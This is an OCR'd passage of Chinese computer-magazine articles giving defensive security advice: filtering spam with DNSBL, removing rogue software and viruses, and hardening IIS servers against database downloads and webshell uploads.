


图3




图4

它和hotmail、outlookexpress一样都设置了白名单、黑名单等，绝对是一款不可多得的邮件远程管理器。设置好帐号后直接点击第一个图标“check accout(s) now”就可以了，我们还可以在第四个图标中对软件进行进一步的个性设置。只要懂点英文就可以轻松的操作，网上也有它的汉化包。在截图中大家可以看到一个DNSBL FILTER（DNSBL筛选），“DNSBL”是什么呢？说的通俗点就是国外的反垃圾邮件组织所收集的有关黑名单的数据库，软件通过与数据库中的信息进行比较从而确定是否为垃圾邮件。

好了，有了这点知识，我想各位读者的邮箱不会再出现垃圾邮件塞满的现象了。

三、网络新势力——流氓软件

或许一两年前，人们从没有想到过会把“流氓”和“软件”这两个词扯到一起，并组成一个时髦的新名词－“流氓软件”，更不会想到今天的它会成为网络江湖中的四大恶人之一。

说起木马和病毒，大家并不陌生，毕竟它们出来混迹江湖也有好多年头了，但是说起流氓软件，大家对它的了解可能就比较少了。我们可以把流氓软件认为是一种恶意的间谍软件、恶意的共享软件以及系统监视软件，从特点上来说其实就是存在于合法的商业软件与病毒木马之间的一种软件，它们不仅具有商业软件的合法地位，而且还具有病毒木马的一些特点。可无论怎么说，它毕竟是网络四大恶人之一，我们必须学会如何防范它。

1.用专门的软毒件件进行查杀

鉴于流氓软件自身的特点，我们在查杀的过程中必须使用专门的软件进行查杀，微软的ANTYSPYWARE就是众多反流氓软件中不错的一个，微软现在又推出了它的BETA2版并正式更名为WINDOWS DEFENDER，正是因为它的名气大，所以网上有很多关于它的文章，大家可以下载后试用一下。

我向大家推荐另一款很适合国人的反流氓软件工具——恶意软件清理助手。它是一款绿色软件，功能也不错，软件运行后的界面如图5，软件提供的系统清理功能很强大，不仅可以清除恶意软件，还可以在系统的启动项、注册表、临时文件夹等有可能让恶意软件启动的地方进行检查清除。

另外它还可以在线升级，在所提供的系统工具中还提供了“浏览器修复”、“注册表备份”等功能。更个性的是它还提供了DOS下的工具，可以说一款不错的流氓软件查杀工具。




图5

2.加强网络防护

除了杀病毒软件外，还要安装网络防火墙，开启杀病毒软件的“实时监控”功能，定期的升级浏览器甚至是换用FireFOX等非IE内核的浏览器，防止恶意软件钻系统的空子。

3.检查下载后的文件

软件下载后，在安装之前，最好阅读一下软件的使用说明或者README文件，有些软件作者为了某些利益，在所写的软件中捆绑了流氓软件，如果用户不知道，在安装过程中会不经意间就安装上流氓软件。另外某些游戏中也存在流氓软件比如联众游戏等，这在X档案上曾经有过介绍，大家可以找出来看一下。

四、计算机高手的杰作——病毒

目前在Internet上最常见的就是蠕虫病毒、IM病毒和网络

钓鱼病毒，可以说这三种病毒是目前病毒家族中的三大巨头。在网络四大恶人中，病毒的危害无疑是最大的。

1.使用杀毒软件杀毒

最关键的不是安装杀毒软件，而是定时的升级杀毒软件。目前国内市场上的杀毒软件主要有瑞星、金山毒霸和江民，以及国外的诺顿、卡巴斯基和McAfee等。它们各具特色，不好判断谁好谁坏。

国外的杀毒软件，内核强大，杀毒功能更强。国内的杀毒软件虽然在内核上无法与国外杀毒软件相比，但是在对付国内病毒以及占用资源方面又远远优于国外的杀毒软件。

2.紧跟微软的步伐

我们还必须时刻注意微软发布的补丁，尽可能早的打上补丁。在06年第8期的X档案中我曾经写过一篇关于如何打补丁的文章，菜鸟们可以看一下。

3.一些注意事项

（1）最好购买正版的软件，市场上很多盗版的软件都可能存在病毒。

（2）谨慎使用下载的软件

Inetrnet上有无穷尽的资源，但是没有人敢保证所有可下载的东西都是“绿色产品”，特别是一些网络游戏的外挂。而一些中、小型网站的下载工具中、一些号称“免费”的网络资源也经常会隐藏有令人意料不到的东西。这确实是一个很难防范的问题。我希望各位读者能够养成良好的下载习惯，一般不要去小网站下载东西，对任何下载的文件和程序都不要直接打开，而是先使用杀毒软件查毒后再打开。另外还可以使用大型软件提供商提供的MD5值进行校验，把我们下载的软件下载后，拖动到WINMD5这款工具中，就可以得到该文件的MD5值，再去软件的官方网站进行MD5校验，在一定程度上也可以防止病毒。

（3）在网上经常碰到一些QQ好友发的网址，对于这些网址我们一定要三思而后点，以防中IM病毒。

（文章中涉及到的工具Foirt.exe、listdlls.exe、winmd5.exe、恶意软件清理助手，光盘中已收录）

文章难易度：★★

服务器安全之菜菜篇

黑萝卜[S.H.C]&[SYC]

在黑客X档案上曾经看过很多关于服务器安全防范的文章，受益非浅。这些文章使得我对于服务器的配置有了初步的认识。在此，我将自己在入侵过程中以及服务器配置过程中总结出的一些小技巧分享给大家，望大家能够各取所需！

目前流行的web入侵方式都是通过寻找程序的漏洞先得到webshell，然后再进行提权。因为所用的web程序大都不是自己写的（就算是自己写的也难保证没有任何漏洞），所以配合服务器的设置来防止webshell是很有效，也是很有必要的措施！

一、防止数据库被下载

有很多网站失守都是因为没有修改默认数据库，或是因为程序出错暴出了数据库地址而被非法下载。如何防范这种情况呢？我们可以添加MDB的扩展映射。什么意思呢？就是在IIS里添加一个MDB的映射，让MDB解析成其它下载不了的文件！具体步骤是在“IIS属性”－“主目录”－“配置”－“映射”－“应用程序扩展”里添加.mdb文件的应用解析（图1），至于选择的解析文件大家可以自己测试，只要访问数据库文件出现无




图1

法找到该页就可以了，我选择的是wam.dll（图2）。

这个方法有很多好处：1.只要是MDB的数据库文件就肯定下载不了；2.服务器只要这样修改了，对整个服务器的MDB文件都管用，对于虚拟主机的管理员很有用处！




图2

二、防止上传

使用前面说的方法防止了数据库下载是可以抵挡住一些进攻了，但是还有很多隐患。要是使用的是MSSQL数据库，只要有注入点还是一样可以猜解密码进入后台，倘若上传文件根本就没有身份验证的话，甚至连后台都不用进入，就可以获取webshell！

对付上传我总结了一个口诀，那就是：可以上传的目录不给执行权限，有执行权限的目录不允许上传。web程序是通过IIS用户运行的，我们只给IIS用户在一个特定的上传目录有写入权限，然后又把这个目录的脚本执行权限去掉，就可以防止入侵者通过上传来得到webshell了。具体配置方法如下：首先在IIS的web目录，在权限选项里只给IIS用户读取和列出目录权限（图3），然后进入上传文件保存和存放数据库的目录，给IIS用户加

上写入的权限（图4），最后在这两个目录的“属性”－“执行权限”选项把“纯脚本”改为“无”就完成了（图5）。

